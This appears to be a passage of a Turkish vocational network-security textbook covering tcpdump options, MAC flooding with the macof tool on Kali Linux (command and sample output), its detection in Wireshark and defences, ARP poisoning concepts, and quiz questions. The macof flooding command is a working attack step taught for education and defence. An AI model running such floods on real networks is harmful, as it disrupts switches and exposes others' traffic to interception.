tcpdump -n net "ağ adresi"	Belirtilen ağ adresinden gelen veya giden bütün paketleri listeler.
tcpdump -n port "port numarası"	Hedef veya kaynak portu belirtilen port olan paketleri listeler.
tcpdump -n dst port "port numarası"	Hedef portu belirtilen port olan paketleri listeler.
tcpdump -n src port "port numarası"	Kaynak portu belirtilen port olan paketleri listeler.
tcpdump -v icmp	ICMP paketlerini listeler.
tcpdump -v arp	ARP paketlerini listeler.
tcpdump -p	Tcpdump ile yalnızca dinleme yapılan arabirime gelen paketleri yakalamak için seçici olmayan moddan çıkılması için kullanılır.
tcpdump -e	Yakalanan paketlerin ikinci katman bilgilerini, bir başka deyişle MAC adreslerini elde etmek için kullanılır.
tcpdump -w "dosya ismi"	İstenilen paketleri bir dosya hâlinde kaydeder. Kaydedilen bu dosya Wireshark gibi programlarla açılarak da incelenebilir.
tcpdump -r "dosya ismi"	Dosya hâlinde olan bir paket listesini açar.

Görsel 4.13: tcpdump parametreleri


4. UYGULAMA

Tcpdump Parametrelerinin Kullanımı

Diğer sayfada verilen işlem adımlarına göre Linux işletim sisteminde açtığınız komut satırına tcpdump parametrelerini sırasıyla yazınız.


1. Adım: **tcpdump** parametresi yalın olarak kullanıldığında arayüz numarası en düşük ağı dinlemeyi sağlar. eth0, eth1, eth2 şeklinde üç adet aktif ağ arayüzü olan bir bilgisayarda tcpdump komutunu yalın olarak kullanınız.

2. Adım: **tcpdump -D** parametresiyle ağ üzerinde dinlenebilecek bütün arayüzleri Görsel 4.14'deki gibi tcpdump -D komutu ile listeleyiniz.




Görsel 4.14: tcpdump -D komutunun kullanımı

3. Adım: **tcpdump -i "arayüz adı"** parametresi ismi yazılan arayüzü dinlemek için kullanılır. eth0 arayüzünü dinlemek için Görsel 4.15'deki komutu yazınız. eth0 arayüzünde oluşan bütün paketlerin listelendiğini görünüz.



Görsel 4.15: tcpdump -i eth0 komutunun kullanımı

4. Adım: **tcpdump -n** parametresi dinlemeye takılan paketlerin IP adresini ve port numarasını yazdırır. Görsel 4.16'daki gibi tcpdump -n komutunu yazınız.



Görsel 4.16: tcpdump -n komutunun kullanımı

SIRA SİZDE

Aşağıdaki tcpdump parametrelerini uygulayarak sonuçlarını sınıfta arkadaşlarınızla paylaşınız.

tcpdump -v, tcpdump -v arp, tcpdump -q, tcpdump -e

DEĞERLENDİRME


Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Kali Linux işletim sisteminde konsol ekranını açtı.		
2. Kali Linux konsol ekranında tcpdump -v komutunu doğru şekilde çalıştırdı.		
3. Kali Linux konsol ekranında tcpdump -v arp komutunu doğru şekilde çalıştırdı.		
4. Kali Linux konsol ekranında tcpdump -q komutunu doğru şekilde çalıştırdı.		
5. Kali Linux konsol ekranında tcpdump -e komutunu doğru şekilde çalıştırdı.		
6. Kali Linux konsol ekranında elde ettiği sonuçları inceledi.		
7. Zamanı verimli kullandı.		
8. Araştırma sonucunda elde ettiği bilgileri arkadaşlarıyla paylaştı.		

4.2. MAC SELİ (MAC FLOODING) SALDIRISI

MAC seli (MAC flooding), MAC adresi taşması anlamına gelir. Ağ üzerindeki Switch (Yönlendirici) cihazlarında ağdaki haberleşmeyi yönetmek için MAC adres tablosu bulunmaktadır. Switch cihazında MAC adres tablosunun belli bir kapasitesi vardır. Saldırgan, bir bilgisayardan sürekli yeni MAC adresi göndererek, Switch cihazının MAC tablosunu doldurup görevini yapmasını engelleyebilir. Görsel 4.17'deki bu saldırı yöntemine MAC seli (MAC flooding) saldırısı adı verilmektedir.



Görsel 4.17: MAC flooding saldırısı

Switch cihazı bu saldırıya daha fazla dayanamayıp gelen paketleri belirli bir adrese değil de tüm makinelere göndermeye başlar. HUB (çoklayıcı) gibi davranarak ağdaki trafiği ve işlemleri diğer makineler dışında saldırgan makineye de gönderir. Bu durumda saldırgan makine, ağdaki tüm trafiği okur ve ağda yavaşlamaya sebep olur. Ağa bağlı tüm makineler zamanla ağdan düşmeye başlar.

4.2.1. MAC Flooding Saldırısı Yapma

Kali Linux işletim sistemi üzerinden MAC flooding saldırısı yapmak için macof komutu kullanılır. Görsel 4.18'deki gibi macof -h komut dizini kullanılarak macof komutunun tüm parametreleri görülebilir.

```
┌──(root💀kali)-[~]
└─# macof -h
Version: 2.4
Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport]
             [-i interface] [-n times]
```

Görsel 4.18: macof -h komut dizini

macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

-i interface	Arayüz
-s src	Kaynak IP adresi
-d dst	Hedef IP adresi
-e Specify	Hedef MAC adresi
-x sport	Kaynak port numarası
-y dport	Hedef port numarası
-n times	Gönderilecek paket sayısı

ÖRNEK


macof komutu kullanarak 100 adet MAC flooding saldırısı yapmak için Görsel 4.19'daki macof -s 100 gibi gerekli kodları yazınız. Rastgele kaynak MAC adreslerinin portlarından hedef MAC adreslerinin portlarına iletişim kurulacaktır. Görsel 4.19'daki kırmızı renkli alan kaynak MAC adresi, mavi renkli alan ise hedef MAC adresidir.

```
┌──(root💀kali)-[~]
└─# macof -s 100                                                    1 ✕
25:32:3f:31:11:3 a:5b:dc:4f:b1:4 100.0.0.0.35530 > 0.0.0.0.61813: S 345022221
:345022221(0) win 512
eb:65:11:72:1e:94 33:c1:f8:4f:7e:72 100.0.0.0.58524 > 0.0.0.0.41178: S 884113
775:884113775(0) win 512
5a:8c:55:72:90:96 7c:78:d2:50:47:b4 100.0.0.0.16224 > 0.0.0.0.18141: S 132135
0515:1321350515(0) win 512
3d:51:96:1f:2f:32 2:16:1e:5c:45:e1 100.0.0.0.30001 > 0.0.0.0.3116: S 68818475
:68818475(0) win 512
96:ee:60:28:bc:b 21:82:6a:4a:fa:49 100.0.0.0.57513 > 0.0.0.0.23334: S 1718710
213:1718710213(0) win 512
31:72:92:4d:10:f7 f6:3c:11:3c:c6:23 100.0.0.0.36760 > 0.0.0.0.27924: S 108330
4310:1083304310(0) win 512
38:4:3c:28:e5:70 9d:ae:ef:1b:50:7c 100.0.0.0.64700 > 0.0.0.0.28272: S 1931268
066:1931268066(0) win 512
f2:54:b0:e:2a:cf 4f:2e:47:7e:90:7c 100.0.0.0.14418 > 0.0.0.0.51483: S 2025043
817:2025043817(0) win 512
59:82:6c:27:43:b 4a:79:f7:78:ab:6c 100.0.0.0.26962 > 0.0.0.0.58803: S 6371268
67:637126867(0) win 512
```


Görsel 4.19: macof komutu ile saldırı örneği

4.2.2. MAC Flooding Saldırı Tespiti

MAC flooding trafiği Wireshark programı ile analiz edilebilir. Wireshark menü seçeneklerinden Görsel 4.20'deki gibi Statistics >I/O Graph sekmesi tıklandığı zaman ağdaki paket sayısında belirli bir sürede Görsel 4.21'deki gibi anormal bir artışın olması saldırının yapıldığını göstermektedir.




Görsel 4.20: MAC flooding saldırısının analizi



Görsel 4.21: Wireshark I/O grafik ekranı

Wireshark menü çubuğundan Statistics > Conversations seçeneğine tıklanarak saldırı tespiti yapılır. Görsel 4.22'deki tabloda IP adreslerinin sahteliği, paketlerin byte boyutu, byte boyutunun belli bir oranda sabit olması ve paket transferleri arasındaki zaman farkının çok az olması bu ağa bir MAC flooding saldırısı yapıldığını göstermektedir.



Görsel 4.22: Wireshark Conversations ekranı

4.2.3. MAC Flooding Saldırısından Korunma Yolları

Ağda kullanılan IP-MAC adresi eşleşmeleri Switch cihazının port sayısı kadar yapılmalıdır. Böylece Switch cihazının giriş portuna farklı bir IP-MAC eşleşmesine sahip ARP isteği engellenir. Switch cihazının giriş portlarına belli bir sürede gelen ARP isteği sınırlandırılarak da saldırı engellenebilir.

Switch cihazı üzerinden IP-MAC eşleşmesinin port sayısı kadar nasıl yapıldığını araştırarak bulduğunuz sonuçları sınıfta arkadaşlarınızla paylaşınız.

DEĞERLENDİRME


Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Switch cihazının port sayısında sınırlama yaptı.		
2. Switch cihazına statik MAC adresi atamasını yaptı.		
3. Switch cihazında kullanılmayan portları devre dışı bıraktı.		
4. Zamanı verimli kullandı.		
5. Araştırma sonucunda elde ettiği bilgileri arkadaşlarıyla paylaştı.		

4.3. ARP ZEHİRLENMESİ (ARP POISONING)

ARP (Address Resolution Protocol), adres çözümleme protokolüdür. ARP, ağ üzerinde haberleşen bilgisayarların IP adreslerini MAC adreslerine çevirir ve ARP tablosunda tutar. MAC-IP eşlemelerinin yer aldığı bu tablo zaman zaman güncellenir. ARP zehirlenmesi, saldırganın yerel alan ağında sahte ARP mesajları gönderdiği bir saldırı türüdür. ARP tablosunun yanlış bilgilerle doldurulmasıyla gerçekleşen bu saldırıda ağdaki tüm haberleşme saldırgan tarafından ele geçirilir. Bir makinedeki ARP tablosunu görüntülemek için cmd ekranına Görsel 4.23'teki arp -a kodu yazılır.



Görsel 4.23: ARP tablosunu görüntüleme


ARP zehirlenmesi üç şekilde gerçekleştirilmektedir. Bunlar; hedef bilgisayarın ARP tablosunu doldurma, ortadaki adam saldırı yöntemi (Man in the Middle), hedef bilgisayarın paketlerini başkasına göndermedir.

Hedef Bilgisayarın ARP Tablosunu Doldurma

Saldırgan, hedef bilgisayardaki IP-MAC eşleşmelerinin yer aldığı ARP tablosunda değişikler yapar. Böylece hedef bilgisayardaki paketlerin kendi belirttiği adrese gitmesini sağlayıp paket içeriklerini okuyabilir.

Ortadaki Adam Saldırı Yöntemi (Man In The Middle)

Saldırgan, ortadaki adam saldırısında aynı ağ üzerinde haberleşen iki cihazın arasına girerek ağdaki tüm iletişimi Görsel 4.24'teki gibi dinleyebilir, iletişimi sonlandırabilir veya sahte bir iletişim oluşturabilir.



Görsel 4.24: Ortadaki adam saldırısı (MITM)

Hedef Bilgisayarın Paketlerini Başkasına Gönderme

Ağ içinde taşınan paketler, saldırganın belirlediği bilgisayara gönderilir. Hedef bilgisayarın ulaşmak istediği HTTP paketindeki web sayfası yerine saldırganın belirlediği web sayfasının açılması sağlanabilir.

ÖLÇME VE DEĞERLENDİRME

A) Aşağıdaki cümlelerde parantezlerin içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Sniffing, ağ üzerindeki protokollerin koklanması anlamında kullanılır.

2. ( ) Wireshark, açık kaynak bir yazılımdır.

3. ( ) MAC flooding saldırısını yapmak için tcpdump aracı kullanılır.

4. ( ) Saldırganın sahte ARP mesajları göndermesi, ARP poisoning atağı olarak ifade edilir.

5. ( ) Nmap, sniffing işlemlerinde sıkça kullanılan uygulamalardan biridir.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

6. Yerel alan ağındaki trafiğin dinlenmesinde, kaydedilmesinde ve kayıtların okunmasında grafik arayüze sahip ..... programı kullanılır.

7. Paket analizi yapmak, yakalanan paketleri okumak ve kaydetmek için komut satırında çalışan ..... parametresi kullanılır.

8. Saldırgan, bilgisayardan sürekli yeni bir MAC adresi göndererek Switch cihazının MAC tablosunu doldurur. Bu nedenle Switch cihazı görevini yapamaz hâle gelir. Yapılan bu saldırı yöntemine ..... adı verilir.

C) Aşağıdaki soruları dikkatlice okuyarak doğru seçeneği işaretleyiniz.

9. Aşağıdaki bilgilerden hangisi <u>yanlıştır</u>?

A) HTTP kullanan web sitelerinde girilen oturum bilgileri Wireshark ile okunur.

B) HTTP paketleri içindeki bilgiler şifreli biçimde bulunur.

C) HTTP paketleri tcpdump aracı ile dinlenir.

D) HTTP, web sayfalarının görüntülenmesini sağlar.

E) Wireshark uygulamasında http paketleri filtrelenir.

10. Aşağıdaki tcpdump komutlarından hangisi paketin <u>sadece</u> temel bilgilerini içeren bir analiz gerçekleştirir?

A) tcpdump -D **B)** tcpdump -e

C) tcpdump -p **D)** tcpdump -q

E) tcpdump -v

11. Aşağıdaki macof komutu parametrelerinden hangisi hedef MAC adresini belirtmek için kullanılır?

A) -d **B)** -e **C)** -i **D)** -s **E)** -y

ŞİFRELEME TEKNİKLERİ

5.
ÖĞRENME BİRİMİ

KONULAR

5.1. ŞİFRELEME ALGORİTMALARI

5.2. ASİMETRİK ŞİFRELEME

5.3. STEGANOGRAFİ ŞİFRELEME YÖNTEMİ

NELER ÖĞRENECEKSİNİZ?

- Şifreleme yöntemleri
- Simetrik ve asimetrik şifreleme işlemleri
- Hash işlemleri
- Steganografi yöntemleri

ANAHTAR KELİMELER

DES, RSA, SHA, Diffie-Hellman, md5, steganografi, image histogram, ortak anahtar, özel anahtar

1. Şifreleme yöntemleri hakkında bildikleriniz nelerdir?
2. Sizce parola ve şifre kavramlarının benzer ve farklı yönleri nelerdir?


5.1. ŞİFRELEME ALGORİTMALARI

